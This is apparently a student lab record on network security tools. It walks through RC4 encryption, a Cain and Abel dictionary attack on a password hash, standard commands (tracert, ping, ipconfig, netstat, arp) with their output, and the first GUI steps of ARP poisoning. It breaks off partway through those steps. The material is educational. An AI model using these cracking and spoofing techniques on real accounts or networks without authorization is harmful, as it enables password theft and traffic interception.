
**Step 2:**

- Click Encrypt/Decrypt Tab
- Select Symmetric (Modern)
- Using RC4.




**Step 3: Encryption using RC4.**






#### Step 4: Decryption using RC4.



Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords.


1. Install Cain and Abel software.
2. Click on Hash Calculator



**3:-** Enter the password to convert into hash Paste the value into the field you have converted e.g(MD5)




**4:-** Right Click on the hash and select the dictionary attack.



**5:-** Then right click on the file and select (Add to List) and then select the Wordlist

**6:-** Select all the options and start the dictionary attack



## Using Traceroute, ping, ifconfig, netstat Command

### 3.1) Using Traceroute, ping, ifconfig, netstat Command

**Step 1:** Type tracert command and type [www.google.com](http://www.google.com) press “Enter”.

#### Tracert:-

The tracert command is a Command Prompt command that's used to show several details about the path that a packet takes from the computer or device you're on to whatever destination you specify.

#### Syntax

**Tracert [-d] [-h MaxHops] [-w TimeOut] [-4] [-6] target  
[/?]Traceroute**

Traceroute is a command which can show you the path a packet of information takes from your computer to one you specify. It will list all the routers it passes through until it reaches its destination, or fails to and is discarded. In addition to this, it will tell you how long each 'hop' from router to router takes.

```
CA: Command Prompt
C:\>tracert www.google.com

Tracing route to www.google.com [172.217.166.68]
over a maximum of 30 hops:

 1   1 ms    1 ms    1 ms  192.168.43.1
 2   *         *         *      Request timed out.
 3   61 ms   27 ms   37 ms  192.168.148.1
 4   82 ms   *        93 ms  172.30.61.1
 5   38 ms   36 ms   47 ms  118.185.45.78
 6   100 ms  51 ms   56 ms  182.19.106.202
 7   51 ms   37 ms   47 ms  103.29.44.7
 8   54 ms   33 ms   56 ms  103.29.44.4
 9   56 ms   36 ms   51 ms  72.14.211.218
10   77 ms   46 ms   44 ms  108.170.248.161
11   67 ms   31 ms   46 ms  209.85.241.227
12   46 ms   39 ms   57 ms  bom05s15-in-f4.1e100.net [172.217.166.68]

Trace complete.
```

## Step 2: Ping all the IP addresses

### Ping:-

The ping command is a Command Prompt command used to test the ability of the source computer to reach a specified destination computer. The ping command is usually used as a simple way to verify that a computer can communicate over the network with another computer or network device.

### Syntax

```
Ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v  
TOS] [-r count] [-s count] [-w timeout] [-R] [-S  
srcaddr] [-p] [-4] [-6] target [/?]
```

**Command Prompt**

```
C:\>ping 192.168.43.1

Pinging 192.168.43.1 with 32 bytes of data:
Reply from 192.168.43.1: bytes=32 time=4ms TTL=64
Reply from 192.168.43.1: bytes=32 time=1ms TTL=64
Reply from 192.168.43.1: bytes=32 time=5ms TTL=64
Reply from 192.168.43.1: bytes=32 time=3ms TTL=64

Ping statistics for 192.168.43.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 5ms, Average = 3ms

C:\>ping 192.168.148.1

Pinging 192.168.148.1 with 32 bytes of data:
Reply from 192.168.148.1: bytes=32 time=85ms TTL=252
Reply from 192.168.148.1: bytes=32 time=68ms TTL=252
Reply from 192.168.148.1: bytes=32 time=47ms TTL=252
Reply from 192.168.148.1: bytes=32 time=35ms TTL=252

Ping statistics for 192.168.148.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 35ms, Maximum = 85ms, Average = 58ms

C:\>ping 108.170.248.161

Pinging 108.170.248.161 with 32 bytes of data:
Reply from 108.170.248.161: bytes=32 time=92ms TTL=55
Reply from 108.170.248.161: bytes=32 time=90ms TTL=55
Reply from 108.170.248.161: bytes=32 time=69ms TTL=55
Reply from 108.170.248.161: bytes=32 time=67ms TTL=55

Ping statistics for 108.170.248.161:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 67ms, Maximum = 92ms, Average = 79ms
```

**Step 3:- run ipconfig/ifconfig****Ipconfig/Ifconfig**

Ipconfig is a DOS utility that can be used from MS-DOS and the Windows command line to display the network settings currently assigned and given by a network. This command can be utilized to verify a network connection as well as to verify your network settings.

**Syntax**

```
ipconfig[/all compartments] [/? | /all | /renew [adapter] | /release  
[adapter] | /renew6 [adapter] | /release6  
[adapter] | /flushdns | /displaydns | /registerdns | /showclassid  
adapter | /setclassid adapter [classid] |
```

```
rootclient@google:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.171.134 netmask 255.255.255.0 broadcast 192.168.171.255
          inet6 fe80::a93:834:5623:8072 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:82:2a:c4 txqueuelen 1000 (Ethernet)
              RX packets 7089 bytes 9176270 (9.1 MB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 4042 bytes 271694 (271.6 KB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
          inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
              RX packets 648 bytes 53276 (53.2 KB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 648 bytes 53276 (53.2 KB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

rootclient@google:~$ 
```

```
C:\>ipconfig
Windows IP Configuration

Ethernet adapter Ethernet:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . .

Wireless LAN adapter Local Area Connection* 1:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . .

Ethernet adapter Ethernet 2:
  Connection-specific DNS Suffix . .
  Link-local IPv6 Address . . . . . : fe80::7553:80ee:6853:4cdd%5
  IPv4 Address . . . . . : 192.168.159.1
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . :

Ethernet adapter Ethernet 3:
  Connection-specific DNS Suffix . .
  Link-local IPv6 Address . . . . . : fe80::182c:4265:25c1:9b0%7
  IPv4 Address . . . . . : 192.168.171.1
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . :

Wireless LAN adapter Wi-Fi:
  Connection-specific DNS Suffix . .
  Link-local IPv6 Address . . . . . : fe80::655c:5ef9:68d1:94a1%11
  IPv4 Address . . . . . : 192.168.43.245
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.43.1
```

#### Step 4:- run netstat

The **netstat** command, meaning *network statistics*, is a Command Prompt command used to display *very detailed* information about how your computer is communicating with other computers or network devices. Specifically, the netstat command can show details about individual network connections, overall and protocol-specific networking statistics, and much more, all of which could help troubleshoot certain kinds of networking issues.

## Syntax

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```
rootclient@google:~$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address             State
tcp      0      0 google.com:48244          hanger.canonical.c:http ESTABLISHED
tcp      0      0 google.com:45064          danava.canonical.c:http ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type            State         I-Node      Path
unix    2      [ ]        DGRAM           ESTABLISHED   33490       /run/user/1000/systemd/notify
unix    2      [ ]        DGRAM           ESTABLISHED   28111       /run/user/121/systemd/notify
unix    2      [ ]        DGRAM           ESTABLISHED   27756       /var/lib/samba/private/msg.sock/
942
unix    32     [ ]        DGRAM           ESTABLISHED   16038       /run/systemd/journal/dev-log
unix    2      [ ]        DGRAM           ESTABLISHED   28108       /var/lib/samba/private/msg.sock/
1133
unix    9      [ ]        DGRAM           ESTABLISHED   16042       /run/systemd/journal/socket
unix    2      [ ]        DGRAM           ESTABLISHED   28123       /var/lib/samba/private/msg.sock/
1170
unix    2      [ ]        DGRAM           ESTABLISHED   16315       /run/systemd/journal/syslog
unix    2      [ ]        DGRAM           ESTABLISHED   28124       /var/lib/samba/private/msg.sock/
1171
unix    2      [ ]        DGRAM           ESTABLISHED   30196       /var/lib/samba/private/msg.sock/
1489
unix    3      [ ]        DGRAM           CONNECTED    16016       /run/systemd/notify
unix    3      [ ]        STREAM          CONNECTED    31376       /run/user/121/bus
unix    3      [ ]        STREAM          CONNECTED    30662
unix    3      [ ]        STREAM          CONNECTED    21825
unix    3      [ ]        STREAM          CONNECTED    19756       /run/systemd/journal/stdout
unix    3      [ ]        STREAM          CONNECTED    31969       /var/run/dbus/system_bus_socket
unix    3      [ ]        STREAM          CONNECTED    31199
unix    3      [ ]        STREAM          CONNECTED    35160       /run/systemd/journal/stdout
unix    3      [ ]        STREAM          CONNECTED    31600       /run/user/121/bus
unix    3      [ ]        STREAM          CONNECTED    33254       /var/run/dbus/system_bus_socket
unix    3      [ ]        STREAM          CONNECTED    28236       /var/run/dbus/system_bus_socket
unix    3      [ ]        STREAM          CONNECTED    31322       /run/systemd/journal/stdout
unix    3      [ ]        STREAM          CONNECTED    30649
unix    3      [ ]        STREAM          CONNECTED    22093       /var/run/dbus/system_bus_socket
unix    3      [ ]        STREAM          CONNECTED    33650
unix    3      [ ]        STREAM          CONNECTED    31247
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unix    3      [ ]        STREAM          CONNECTED    31624
unix    3      [ ]        STREAM          CONNECTED    28728       /var/run/dbus/system_bus_socket
unix    3      [ ]        STREAM          CONNECTED    31332       @/tmp/dbus-EfIn970tHL
unix    3      [ ]        STREAM          CONNECTED    30663       @/tmp/dbus-EfIn970tHL
```

**netstat[-a] [-b] [-e] [-f] [-n] [-o] [-p protocol] [-r] [-s] [-t] [-x] [-y]  
[time\_interval] [/?]**

```
C:\>netstat
C:\>netstat
Active Connections

 Proto  Local Address          Foreign Address        State
 TCP    127.0.0.1:443          DESKTOP-F2E18CT:64119  ESTABLISHED
 TCP    127.0.0.1:443          DESKTOP-F2E18CT:64133  ESTABLISHED
 TCP    127.0.0.1:64119         DESKTOP-F2E18CT:https  ESTABLISHED
 TCP    127.0.0.1:64120         DESKTOP-F2E18CT:64121  ESTABLISHED
 TCP    127.0.0.1:64121         DESKTOP-F2E18CT:64120  ESTABLISHED
 TCP    127.0.0.1:64133         DESKTOP-F2E18CT:https  ESTABLISHED
 TCP    127.0.0.1:64136         DESKTOP-F2E18CT:64137  ESTABLISHED
 TCP    127.0.0.1:64137         DESKTOP-F2E18CT:64136  ESTABLISHED
 TCP    192.168.43.245:63568   52.139.250.253:https  ESTABLISHED
 TCP    192.168.43.245:63583   sa-in-f188:https       ESTABLISHED
 TCP    192.168.43.245:64118   117.18.237.29:http   CLOSE_WAIT
 TCP    192.168.43.245:64124   a23-203-39-187:https CLOSE_WAIT
 TCP    192.168.43.245:64131   a104-94-18-73:https CLOSE_WAIT
 TCP    192.168.43.245:64135   as-40816:https       CLOSE_WAIT
 TCP    192.168.43.245:64144   server-13-227-142-252:https TIME_WAIT
 TCP    192.168.43.245:64146   104.16.68.69:https  ESTABLISHED
 TCP    192.168.43.245:64150   a23-203-37-79:https  ESTABLISHED
 TCP    192.168.43.245:64151   104.20.145.116:https ESTABLISHED
```

**ARP Command to view and modify the ARP table entries on the local computer.**  
 This may display all the known connections on your local area network segment (if they have been active and in the cache). The **arp** command is useful for viewing the ARP cache and resolving address resolution problems.

### Syntax (Inet means Internet address)

```
arp[-a [InetAddr] [-N IfaceAddr]] [-g [InetAddr] [-N IfaceAddr]] [-d
InetAddr [IfaceAddr]] [-s InetAddrEtherAddr [IfaceAddr]]
```



Interface	Internet Address	Physical Address	Type
192.168.159.1 --- 0x5	192.168.159.254	00-50-56-f9-b2-b9	dynamic
	192.168.159.255	ff-ff-ff-ff-ff-ff	static
	224.0.0.22	01-00-5e-00-00-16	static
	224.0.0.251	01-00-5e-00-00-fb	static
	224.0.0.252	01-00-5e-00-00-fc	static
	239.255.255.250	01-00-5e-7f-ff-fa	static
	255.255.255.255	ff-ff-ff-ff-ff-ff	static
192.168.171.1 --- 0x7	192.168.171.254	00-50-56-f5-d1-f5	dynamic
	192.168.171.255	ff-ff-ff-ff-ff-ff	static
	224.0.0.22	01-00-5e-00-00-16	static
	224.0.0.251	01-00-5e-00-00-fb	static
	224.0.0.252	01-00-5e-00-00-fc	static
	239.255.255.250	01-00-5e-7f-ff-fa	static
	255.255.255.255	ff-ff-ff-ff-ff-ff	static
192.168.43.245 --- 0xb	192.168.43.1	94-14-7a-77-a5-34	dynamic
	192.168.43.255	ff-ff-ff-ff-ff-ff	static
	224.0.0.22	01-00-5e-00-00-16	static
	224.0.0.251	01-00-5e-00-00-fb	static
	224.0.0.252	01-00-5e-00-00-fc	static
	239.255.255.250	01-00-5e-7f-ff-fa	static
	255.255.255.255	ff-ff-ff-ff-ff-ff	static

### On Linux for ARP Poisoning in Windows


```
rootclient@google:~$ arp
Address          HWtype  HWaddress          Flags Mask           Iface
192.168.171.254 ether   00:50:56:f5:d1:f5  C               ens33
_gateway         ether   00:50:56:e8:82:1f  C               ens33
rootclient@google:~$
```

**Step 1:** Download and install Cain & Abel software in VMware.


**Step 2:** GO to sniffer and then click on configuration, select the appropriate wireless adapter. Click on apply and then click on Ok button.




**Step 3:** Activate sniffer




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**Step 4:** click on + icon. Check all tests checkbox and then click ok




**Step 5:** click on APR then click on blank screen and then click on the + icon. Select any IP address (IPv4 address)

